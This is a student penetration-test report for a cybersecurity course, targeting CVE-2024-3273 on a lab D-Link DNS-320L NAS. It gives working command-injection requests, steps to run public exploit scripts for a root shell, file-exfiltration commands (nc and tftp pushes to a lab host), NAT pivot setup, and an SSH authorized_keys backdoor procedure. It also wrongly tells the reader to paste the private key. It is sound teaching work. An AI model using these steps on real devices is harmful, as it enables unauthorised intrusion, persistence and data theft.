



CP3418 Best practices in cybersecurity

Final Assessment report

TR1S

Report created on: 23/3/2026

Table of Contents

1. Front Matter	1
• Cover Page	1
• Institution / Course / Assessment Details	1
• Report Metadata (Date, Team/Project ID)	1
2. Part 1: Team Composition and Skills	3
• 2.1 Student 1: Jordan Lam Wai Kiat	3
○ Soft & Hard Skills	3
○ Pen-testing Tools & Programming Languages	3
○ Skills to Improve	4
• 2.2 Student 2: Amir Askhatov	5
○ Soft & Hard Skills	5
○ Pen-testing Tools & Programming Languages	5
○ Skills to Improve	6
3. Part 2: The Project	6
• 3.1 Project Overview	6
○ Project Name & Stakeholders	6
○ Pen Tester(s) In-charge	6
• 3.2 Project Scope & Strategy	6
• 3.3 Team Collaboration and Skills Alignment	7
• 3.4 Target Description (nas_sharing.cgi endpoint)	7
4. Findings & Vulnerability Testing	8
• 4.1 Web Vulnerability Testing (Amir)	8
○ Hard-coded Credentials & Command Injection	8
○ Shodan Analysis (Global + Singapore)	9
○ Impact, Evidence, and Risk Rating	11
○ Conclusion (Web Testing)	12
• 4.2 RCE Testing and Exploitation Record (Jordan)	12
○ Method 1: HTTP GET Command Injection	12
○ Third-party Exploit Tools Used	14
○ File Exfiltration: Attempts, Issues, and TFTP Setup	16
○ Proxy and Lateral Movement Setup	21
5. Enhanced Exploit Script Development	23
• 5.1 Synopsis and Motivation	23
• 5.2 Development Tasks (Shell Persistence & Capabilities)	24
• 5.3 Error Handling and Request Persistence	26
• 5.4 Testing the New Exploit Script	33

6. Post-Exploitation & Lateral Movement	34
• 6.1 Post-Exploitation and Credential Access	34
• 6.2 Persistence Attempts (Unsuccessful: SSH Enablement)	48
• 6.3 Lateral Movement to Third-party Device (Windows 11)	53
7. Conclusion and Security Assessment	61
8. Appendix (Optional)	61
• 8.1 Github repositories links	
• 8.2 Python shell script	

Part 1: Team composition and skills

Group members:

Student 1: Jordan lam wai kiat

Skills:

Soft skills

- Good communicator and listener, will seek out the opinions of all group members before coming to a decision
- Able to converse in english and chinese
- Able to properly divide and assign taskings to team members based on strengths
- Adaptable to changing workstyle

Hard skills

- Well-rounded programmer with experience in creating web-apps and programs
- Good knowledge in Penetration testing and vulnerability scanning
 - Created payloads using msfvenom
 - Utilised metasploit commands to do injection and sessioning
 - Used NMAP, ping, IProute, arpsoof, arpscan to do information gathering
- Technical and theoretical knowledge in vulnerability scanning process
 - 5 step process:
 - Reconnaissance
 - Scanning
 - Gaining access
 - Maintaining access
 - Covering tracks

- Experience in pen testing through online tutorials and personal projects
 - Wifi spoofing (Evil twin, rouge AP)
 - Payload and sessioning (Msfvenom, Meterpreter)
 - Registers and coils (ModbusRTU, ModbusTCP)

Pen-testing tools:

1. Metasploit
2. Nessus
3. Wireshark
4. NMAP

Programming languages:

1. C#
2. C++
3. Python
4. Flutter
5. Javascript
6. CSS
7. HTML

Skills to be improved and developed during the project:

- Improve my experience in pen testing tools such as burpsuite and other reconnaissance tools (arpspoof, ip route).
- Create and innovate ways to exploit found loopholes using existing tools within the specified scope.
- Utilising modern day AI integrated penetration testing tools (ZeroThreat, ZeroPath)

Student 2: Askhatov Amir

Skills:

Soft Skills:

- Strategic Thinking and Long Term Version
- Discipline and Self Management
- Stress Tolerance
- Leadership and Ownership Mindset
- Communication

Hard Skills:

- Well-known in programming especially in the backend area.
- Practical knowledge of penetration testing and vulnerability scanning, with an understanding of how vulnerabilities are identified and analysed.
- Experience using the **Metasploit Framework, including:**

- Creating payloads with **msfvenom**
- Exploiting vulnerabilities in controlled environments
- Managing session using **Meterpeter**
- Experience with **network reconnaissance** and **information gathering** using tools such as **Nmap, ping, iproute, ARP-scan, and ARP spoofing techniques.**
- Basic experience with **Wireless security testing**, including **Evil Twin** and **Rogue Access Point Wi-Fi** spoofing attack.

Pen-testing tools:

5. Metasploit
6. Nessus
7. Wireshark
8. NMAP

Programming Languages:

- Python
- HTML and CSS
- C++
- JavaScript
- Kotlin

Skills to be Improved and developed during the project:

- Improve practical **penetration testing skills** to better evaluate security risks and accurately classify the severity of identified vulnerabilities.
- Develop stronger hands-on experience with common penetration testing tools, including: **metasploit, nessus, nmap, John the Ripper, SQLmap**, focusing on correct usage and result interpretation.
- Improve my practical Linux skills, specifically working confidently with the command line and shell scripting skills.

Part 2: The Project

Project name: Otonata

Client: Otonata, Mr johnny yap

Pen tester in-charge: Jordan, Amir

Project Scope:

- Test vulnerability stated in CVE-2024 -3272 on vulnerable home device
- Follow the exploit steps in <https://github.com/netsecfish/dlink> and report findings
- Testing Proof-of-concept methods on vulnerable home device
- Utilising different scanning tools to extract information from vulnerable home device
- Utilise well documented tools (metasploit, routersploit, msfvenom) and custom tools (Github) to do further pen testing into the device
- Document down credentials found during exploit and steps at which these credentials were revealed

Project strategy:

The vulnerable device that we have chosen to carry out the steps is D-Link DNS-320L router, the router has been reported to have a critical vulnerability dated back in 2024 where it featured this issue which affects some unknown processing of the file /cgi-bin/nas_sharing.cgi of the component HTTP GET Request Handler. The manipulation of the argument user with the input messagebus leads to hard-coded credentials. The attack may be initiated remotely.

Our strategy

1. Follow the github steps

- Follow the steps listed down in <https://github.com/netsecfish/dlink>

2. Document down our findings and proof of concept

- After trying out the steps, document down our own proof on concept into our own report.

Team collaboration and skills alignment

- **Jordan Lam, role: Network Tester**

- **Role responsibilities:**
 - **Reconnaissance and scanning:** Identifying the NAS on the network and identifying open services
 - **Lateral Movement & Pivoting:** If NAS can be compromised, use it as a pivot point
 - **Data Exfiltration:** Show proof of concept that breach allows for further exploit
- **Amir Askhatov, role: Web app / API exploiter**
- **Role responsibilities:**
 - **Exploiting Hard-coded credentials:** Using known backdoor accounts to gain unauthorized access into the web interface.
 - **Command injection:** Manipulating HTTP GET request arguments in the “nas_sharing.cgi” script to execute arbitrary shell commands on the underlying operating system.

Target:

The **/cgi-bin/nas_sharing.cgi** endpoint is the primary target of a critical vulnerability affecting end-of-life D-Link DNS-320L devices. This endpoint is responsible for handling HTTP GET requests and processing user-supplied parameters.

The vulnerability allows remote attackers to interact with the system without proper authentication by manipulating request parameters. In particular, the user parameter can be set to a predefined value (**messagebus**), which exposes hard-coded credentials and enables unauthorized access to the system.

Additionally, the endpoint processes parameters such as **cmd** and **system**, which are not properly validated, making it possible to execute commands at the system level.

Findings

Record of Web vulnerability testing for DNS NAS 320L, done by: Amir askhatov

Vulnerability Analysis:

Hard-coded credentials:

The application processes the user parameter in HTTP GET requests without proper authentication checks. By setting the value of the parameter to messagebus, the system allows access using a predefined account with no password required.

This indicates the presence of hard-coded credentials embedded within the system. The account (**messagebus**) is not intended for public use but is still accessible through direct manipulation of request parameters.

This is a critical security issue because it allows attackers to bypass authentication mechanism entirely. As a result, unauthorized users can gain access to system functionality without providing valid credentials.

From a security perspective, hard-coded credentials violate basic authentication principles and significantly increase the risk of unauthorized access and system compromise.




Figure 1: HTTP request demonstrating use of hard-coded credential (messagebus)

Command Injection

The application processes the **cmd** and **system** parameters in HTTP GET requests without proper input validation. These parameters are passed directly to the backend system.

By modifying these parameters, it is possible to inject commands into the system. For example, the following requests was used:

http:169.254.250.2/cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=cHdk

This demonstrates that the application does not sanitize input and directly executes commands provided in requests.

This behavior is demonstrated in Figure , where the crafted request triggers system-level processing.




Figure 2: Crafted HTTP request demonstrating command injection

Shodan Analysis

To further demonstrate the real-world impact of CVE-2024-3273, a Shodan search was conducted using the query "DNS-320" to identify publicly exposed devices on the internet.

Global Exposure: The search returned 172 internet-facing devices globally. The top affected countries include China (62), United States (32), Germany (8), Japan (8), and France (7). Exposed services include HTTP and SMB, with 89 devices tagged as "eol-product", confirming that these devices no longer receive security patches or firmware updates from D-Link.

Local Context (Singapore): A filtered search using the query "DNS-320 country:SG" identified 4 internet-facing devices in Singapore. These devices were found to be associated with organizations such as Alibaba Cloud LLC, Amazon Data Services Singapore, Microsoft Corporation, and Vultr Holdings LLC.

Implication: These findings demonstrate that the vulnerability identified in our lab environment is not isolated. Real-world systems running the D-Link DNS-320 remain publicly accessible and potentially exploitable. The presence of affected devices in Singapore further highlights the local relevance of this vulnerability.




Figure 3: Shodan Report showing 172 globally exposed DNS-320 devices




Figure 4: Shodan Report filtered by Singapore showing 4 locally exposed devices

Impact

This vulnerability allows attackers to execute arbitrary commands on the device remotely. As a result, an attacker may gain full control over the system, access sensitive data, or modify system configurations.

This represents a critical security risk, as it enables complete system compromise without requiring valid authentication.

Evidence

The success of the exploit is confirmed by the XML response returned by the system. The response includes structured data such as `<auth_state>1</auth_state>`, indicating that the command was successfully processed.

As shown in figure 2 , the returned XML response confirms that the system executed the injected command.

Security Impact

The identified vulnerabilities are classified as HIGH risk due to their potential to allow unauthorized access and full system compromise.

The presence of hard-coded credentials enables attackers to bypass authentication mechanisms, allowing access to system functionality without valid credentials. In addition, the command injection vulnerability allows attackers to execute arbitrary commands on the device.

As a result, an attacker may gain full control over the system, access sensitive data, or modify system configurations.

From a business perspective, these vulnerabilities may lead to data exposure, loss of confidentiality, and compromise of system integrity.

Conclusion:

This project successfully identified and demonstrated critical security vulnerabilities in the D-Link-DNS320L device. The assessment confirmed the presence of hard-coded credentials and a command injection vulnerability within the **/cgi-bin/nas_sharing.cgi** endpoint.

These vulnerabilities allow attackers to bypass authentication and execute system-level commands remotely. The results highlight a lack of input validation and insecure authentication mechanisms within the system.

Overall, the findings demonstrate that the device is highly vulnerable to exploitation and may be easily compromised by attackers. Immediate remediation is required to mitigate these risks and improve the overall security of the system.

Pen-testing will be done together face-to-face on the physical device in class, any issues can be discussed physically or over messages, meet-up as needed to do the pen-testing. Device will be held by either Jordan or Amir based on the week.

Record of RCE testing for DNS 320L NAS, done by: Jordan Lam Wai Kiat

Test method 1: HTTP GET Command injection

Record:

- Tested out Methods mentioned in Documentation under: <https://github.com/netsecfish/dlink>
- Command tested:

```
GET/cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=<BASE64_ENCODED_COMMAND_TO_BE_EXECUTED>
```

- Upon analysis of command the IP_Address portion was missing and is supposed to be added in between the GET and /cgi-bin
- Full corrected command "GET

<IP_ADDRESS>/cgi-bin/nas_sharing.cgi?user=messagebus&passwd=&cmd=15&system=
<BASE64_ECoded_COMMAND_TO_BE_EXECUTED>

1. First test: reading files
 - Command used: Full corrected command + system=bHMgLWxh (base 64 for ls -la)
 - Result:




Fig 1.1

- Upon inputting the base64 for ls -la within the system parameter, the XML displays the config file with the auth state but however fails to show any files
- The command did not work.
- Deduction from test:
 - Either
 - 1. the system parameter might not be able to take in any commands
 - 2. The base64 translation is incorrect
 - 3. There is a security feature preventing arbitrary system command injections

2. Second test: show current directory
 - Command used: Full corrected command + system=cHdk (base64 for pwd)
 - Result:




Fig 1.2

- Upon inputting the base64 for pwd into the system parameter, the XML displays the present working directory at the top
- Conclusion: the system parameter is taking in commands and commands can be executed,

first test most likely failed due to incorrect command

3. Third test: Accessing files

4. Forth test: Utilising external party software

- For this test i'll be making use of 3rd party software from Github
- 2 will be used which are:

1. [exploit.py](https://github.com/Chocapikk/CVE-2024-3273/blob/main/README.md) (<https://github.com/Chocapikk/CVE-2024-3273/blob/main/README.md>)
2. [CVE-2024-10914.py](https://github.com/redspy-sec/D-Link/blob/main/README.md) (<https://github.com/redspy-sec/D-Link/blob/main/README.md>)

[exploit.py](#)

- What does it do?
 - [exploit.py](#) is a powerful exploitation tool for the CVE-2024-3273 vulnerability found in specific versions of D-Link NAS devices. It enables command execution and unauthorized access to the affected devices.
- Available commands:
 - -u, -url: specifies the target url or ip address
 - -f, -file: specifies a file with a list of Urls to scan
 - -t, -threads: set the number of threads for concurrent scanning
 - -o, -output: Define an output file to save the results
- Steps to install:

1. Clone the repository

```
git clone https://github.com/Chocapikk/CVE-2024-3273.git
```

2. Navigate to tool's directory

```
cd CVE-2024-3273
```

3. Create a virtual env in kali

```
python3 -m venv .venv  
source .venv/bin/activate
```

4. Install requirements

```
pip install -r requirements.txt
```

5. Run the command to begin

```
python exploit.py [options]
```

- After running the following steps above, if there is not issues a remote shell session should start and it should look like this:

```
(.venv)-(kali@kali)-[~/CVE-2024-3273]
$ python exploit.py -u http://169.254.250.2
[+] Command executed successfully.
[!] http://169.254.250.2 is vulnerable to CVE-2024-3273: uid=0(root)
gid=0(root)
[+] Opening interactive shell ...
#
```

- A successful remote shell into the device shows that it is extremely vulnerable.
- For the next step, i'll run ls -la to find out if there are any folders which could be useful

Result:

```
[+] Opening interactive shell ...
# ls -la
[+] Command executed successfully.
drwxr-xr-x  2 root    root      1024 Jan  1  2000 .
drwxr-xr-x  7 root    root      1024 May 31 07:24 ..
lrwxrwxrwx  1 root    root        38 Jan  1  2000 account_mgr.cgi → /usr/local/modules/cgi/account_mgr.cgi
lrwxrwxrwx  1 root    root        43 Jan  1  2000 apkg_mgr.cgi → /usr/local/modules/cgi/app_mgr/apkg_mgr.cgi
lrwxrwxrwx  1 root    root        42 Jan  1  2000 app_mgr.cgi → /usr/local/modules/cgi/app_mgr/app_mgr.cgi
lrwxrwxrwx  1 root    root        41 Jan  1  2000 box.cgi → /usr/local/modules/cgi/backup_mgr/box.cgi
lrwxrwxrwx  1 root    root        39 Jan  1  2000 codepage_mgr.cgi → /usr/local/modules/cgi/codepage_mgr.cgi
lrwxrwxrwx  1 root    root        52 Jan  1  2000 download_mgr.cgi → /usr/local/modules/cgi/download_mgr/download_mgr.cgi
lrwxrwxrwx  1 root    root        38 Jan  1  2000 folder_tree.cgi → /usr/local/modules/cgi/folder_tree.cgi
```

Fig 2.1

- As shown in the figure above, the results of doing the ls -la command reveal a lot of sensitive files and folders including files such as:

- /account_mgr.cgi
 - /app_mgr.cgi
 - /gui_mgr.cgi
 - /download_mgr.cgi
 - /nas_sharing.cgi
- These are files which most likely control the operations of the D-link DNS 320L NAS and how the device functions

Task 1: Exfiltration of files

- After gaining access through remote control and listing all of the files, the next step is to try and exfiltrate these files onto my kali

Commands used and results:

- Hexdump, result: Failed to execute command
 - Base64, result: Failed to execute command
 - Cp, result: Failed to execute command
 - Cat, result: Failed to execute command
- 4 of the commands used returned a response of “Failed to execute command”, this was rather strange as prior to exfiltration, i used the “Cat” command to open one of the files and it successfully executed
 - To verify, i did a check on the last command i executed:

```
cat /usr/local/modules/cgi/nas_sharing.cgi > /var/www/backup.cgi
```

- If the command was successful, the file “backup.cgi” would have been created
- In order to verify the existence of this file i ran:

```
ls -d /var/www/*
```

- This command would return every file or folder contained within the /var/www directory
- And the result is as shown below:

```
# ls -d /var/www/*
[+] Command executed successfully.
/var/www/MyMusic
/var/www/backup.cgi
/var/www/cgi-bin
/var/www/common
/var/www/crossdomain.xml
/var/www/imodule
/var/www/mydlink
/var/www/photo_center
/var/www/share
/var/www/system_ready.html
/var/www/web
/var/www/xml
```

Fig 2.3

- On the Third line of the output you can see “/var/www/backup.cgi”, this is evident that the file was successfully created and the command worked!
- The script is likely showing an error of “Failed to execute command” because it didn't receive the specific "success" response it was programmed to look for, which is common with blind command injection.
- Upon figuring out the location of the backup.cgi file, the next step is to extract it out
- In order to do this, we must follow these steps:
 1. Locate the web folder
 2. Copy backup.cgi over onto the web folder
 3. Download the backup.cgi directly from the web folder on a browser
- However, there are much issues as cat, grep, ls commands are failing

```
# ls -l /var/www/web/nas_sharing.bin
[-] Failed to execute command.
# cat /etc/lighttpd/lighttpd.conf | grep "server.document-root"
[-] Failed to execute command.
# grep -r "document-root" /etc/
[-] Failed to execute command.
#
```



```
# cat /usr/local/modules/dgi/nas_sharing.cgi > /tmp/nas_sharing.bin
[-] Failed to execute command.
# ls -l /tmp/nas_sharing.bin
[-] Failed to execute command.
# cat /usr/local/modulescdgi/nas_sharing.cgi > /tmp/nas_sharing.bin
[-] Failed to execute command.
# cat /usr/local/modules/cgi/nas_sharing.cgi > /tmp/nas_sharing.bin
[-] Failed to execute command.
# cat /usr/local/modules/cgi/nas_sharing.cgi | nc 169.254.250.3 4444
[-] Failed to execute command.
# cat /usr/local/modules/cgi/nas_sharing.cgi > /var/www/web/nas_sharing.bin
[-] Failed to execute command.
```

- This would mean that the shell environment is becoming increasingly unstable or the exploit script is failing to parse commands with spaces and special characters.
- Since ls, cat, and grep are all failing now, I would need to strip back to the simplest possible commands.
- It is suspected that the issue does not lie with the NAS but instead because of the [exploit.py](#) created shell which does not handle wait time well which results in a command failure as most commands used such as cat, ls and grep need time to execute.

TFTP

- After doing research on other methods, tftp seems to be the most reliable as Most BusyBox builds have tftp. If there is a TFTP server on my Kali machine (like atftpd or tftpd-hpa), I can "push" the file from the NAS
- Command for tftp used:

```
tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi <IP_ADDRESS>
```

- result:

```
# cat /usr/local/modules/cgi/nas_sharing.cgi | nc 169.254.250.3 4444
[-] Failed to execute command.
# tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi 169.254.250.3
[-] Request timed out.
```

- The **TFTP Request Timeout** typically happens because the DNS-320L's internal firewall or the Kali machine's firewall (ufw/iptables) is blocking **UDP port 69**. Additionally, BusyBox's tftp is sensitive to how the remote filename is handled.
- After adding in -r with the remote filename and -p push flag, the new tftp command used is:

```
tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi -r  
nas_sharing_extracted.bin 169.254.250.3
```

The result:

```
[+] Command executed successfully.  
tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi -r nas_sharing_extracted.@
```

Fig 2.5

- The command successfully went through.
- However on the kali side, we need to ensure that the tftp server is up to ensure that the transfer is successful
- Right now the NAS is sending the file into the void as the kali server is not yet active and ready to receive

Full run through of steps for tftp transfer

Kali VM

Step 1: install atftpd

Command:

```
sudo apt update && sudo apt install atftpd -y
```

Step 2: start up tftp server

Command:

```
sudo atftpd --daemon --port 69 /srv/tftp
```

Step 3: check if tftp server is up

Command:

```
sudo ss -ulpn | grep :69
```

- If step 3 is working, the port number in this case 69 should appear as show in the image below

```
(kali㉿kali)-[/]
$ sudo ss -ulpn | grep :69
UNCONN 0 0 *:69 *:69 users:(( "atftpd",pi
d=44521,fd=0))
```

Fig 2.6

NAS terminal

Step 4: tftp transfer

Command:

```
tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi -r nas_sharing_extracted.
bin 169.254.250.3
```

- If successful it should be as shown in the image below:

```
# tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi -r nas_sharing_extracted.
bin 169.254.250.3
[+] Command executed successfully.
tftp -p -l /usr/local/modules/cgi/nas_sharing.cgi -r nas_sharing_extracted.@"
```

Fig 2.7

Kali VM

Step 5: Check the tftp directory

Command:

```
ls -l /srv/tftp/nas_sharing_extracted.bin
```

- If the transfer is successful after following this steps, the extracted file should appear in the tftp server folder of the kali linux i am using

```
(kali㉿kali)-[/]
$ ls -l /srv/tftp/nas_sharing_extracted.bin
-rwxrwxrwx 1 root root 0 Mar 16 15:53 /srv/tftp/nas_sharing_extracted.bin
```

Fig 2.8

- As seen in the image here, I have successfully extracted the nas_sharing.cgi folder from the NAS!

Objective: Turning the NAS into a proxy server for lateral movement

Goal: Utilise the NAS to further pen test into other networks and gain insight into how utilising the compromised device would assist me in further reconnaissies and pen testing

Step 1: turn the kali attacker into a dhcp server and middle man between the NAS and the internet

Goal: allow NAS to gain internet access through the kali attacker to download recon tools

Kali server:

1. Set up port forwarding and ip routing for Kali attacker
 - `sudo sysctl -w net.ipv4.ip_forward=1`
 - `sudo iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE`
 - `sudo iptables -A FORWARD -i eth1 -o wlan0 -j ACCEPT`
 - `sudo iptables -A FORWARD -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT`
2. Download DHCP package
 - `sudo apt update && sudo apt install isc-dhcp-server`
3. Change the ip address of interface connected to the NAS to the first available ip address of the subnet
 - `sudo nmcli device set eth1 managed no`
 - `sudo ip addr flush dev eth1`
 - `sudo ip addr add 192.168.10.1/24 dev eth1`
 - `sudo ip link set eth1 up`
 - Add the following into the “/etc/dhcp/dhcpd.conf” file:

`subnet 192.168.10.0 netmask 255.255.255.0 {`

```
range 192.168.10.10 192.168.10.50;
option routers 192.168.10.1;
option domain-name-servers 8.8.8.8;
}
```

4. Start the DHCP server

- `sudo systemctl start isc-dhcp-server`
- `sudo journalctl -u isc-dhcp-server -f`

At the end, there should be this result which shows that the dhcp server has given an ip to the NAS:

A terminal window with a dark background and light-colored text. The prompt is (kali@kali)-[~]. The user has run the command 'sudo journalctl -u isc-dhcp-server -f'. The output shows three log entries: 1. 'Mar 24 16:43:34 kali dhcpd[67455]: DHCPACK on 192.168.10.10 to 78:54:2e:22:ff:02 (dlink-22FF02) via eth1'. 2. 'Mar 24 16:44:13 kali dhcpd[67455]: DHCPDISCOVER from 00:0c:29:8a:af:60 via eth1'. 3. 'Mar 24 16:44:14 kali dhcpd[67455]: DHCPOFFER on 192.168.10.11 to 00:0c:29:8a:af:60 (kali) via eth1'.

```
(kali@kali)-[~]
$ sudo journalctl -u isc-dhcp-server -f
Mar 24 16:43:34 kali dhcpd[67455]: DHCPACK on 192.168.10.10 to 78:54:2e:22:ff:02 (dlink-22FF02) via eth1
Mar 24 16:44:13 kali dhcpd[67455]: DHCPDISCOVER from 00:0c:29:8a:af:60 via eth1
Mar 24 16:44:14 kali dhcpd[67455]: DHCPOFFER on 192.168.10.11 to 00:0c:29:8a:af:60 (kali) via eth1
```

- As seen in the image, “dlink-22FF02” has been offered an IP address of 192.168.10.10

Step 2: breach into the NAS and modify the files to prepare for backdoor installation

1. Remote shell into the NAS using the CVE-2024-3273 vulnerability

- Follow the CVE-2024-3273 exploit steps in the link below:
- <https://github.com/K3ysTr0K3R/CVE-2024-3273-EXPLOIT>

2. Create SSH keys and make directory in the NAS to store the SSH keys

- Create the ssh keys in kali:
 - `ssh-keygen -t rsa`
- On NAS create the directory to store the ssh keys:
 - `mkdir -p /root/.ssh`
- From your kali, copy the PRIVATE key stored in the location you specified when you first created the the SSH keys

- In the NAS, run the following commands to store the key in the NAS and list it as an authorized key

```
echo "[PASTE_KEY_HERE]" > /root/.ssh/authorized_keys
```

```
# Secure the permissions (SSH is picky and won't work if these are too "loose")  
chmod 700 /root/.ssh  
chmod 600 /root/.ssh/authorized_keys
```

- Activate ssh

Recreating the CVE-2024-3273 exploit tools

Synopsis

- In my time of exploring and trying out different tools available online to exploit the DNS 320L NAS vulnerability, there were many which provided a remote shell terminal which could be accessed through the host terminal.
- Most of the shells worked well without any issues, however, all of these online remote shell exploits lacked one thing - variety in commands. This has impeded my progress in pen testing and doing my vulnerability assessment.
- Thus, I'll be recreating the exploits to give it more flexibility and to make it more powerful.

Task 1: Upgrading shell persistence

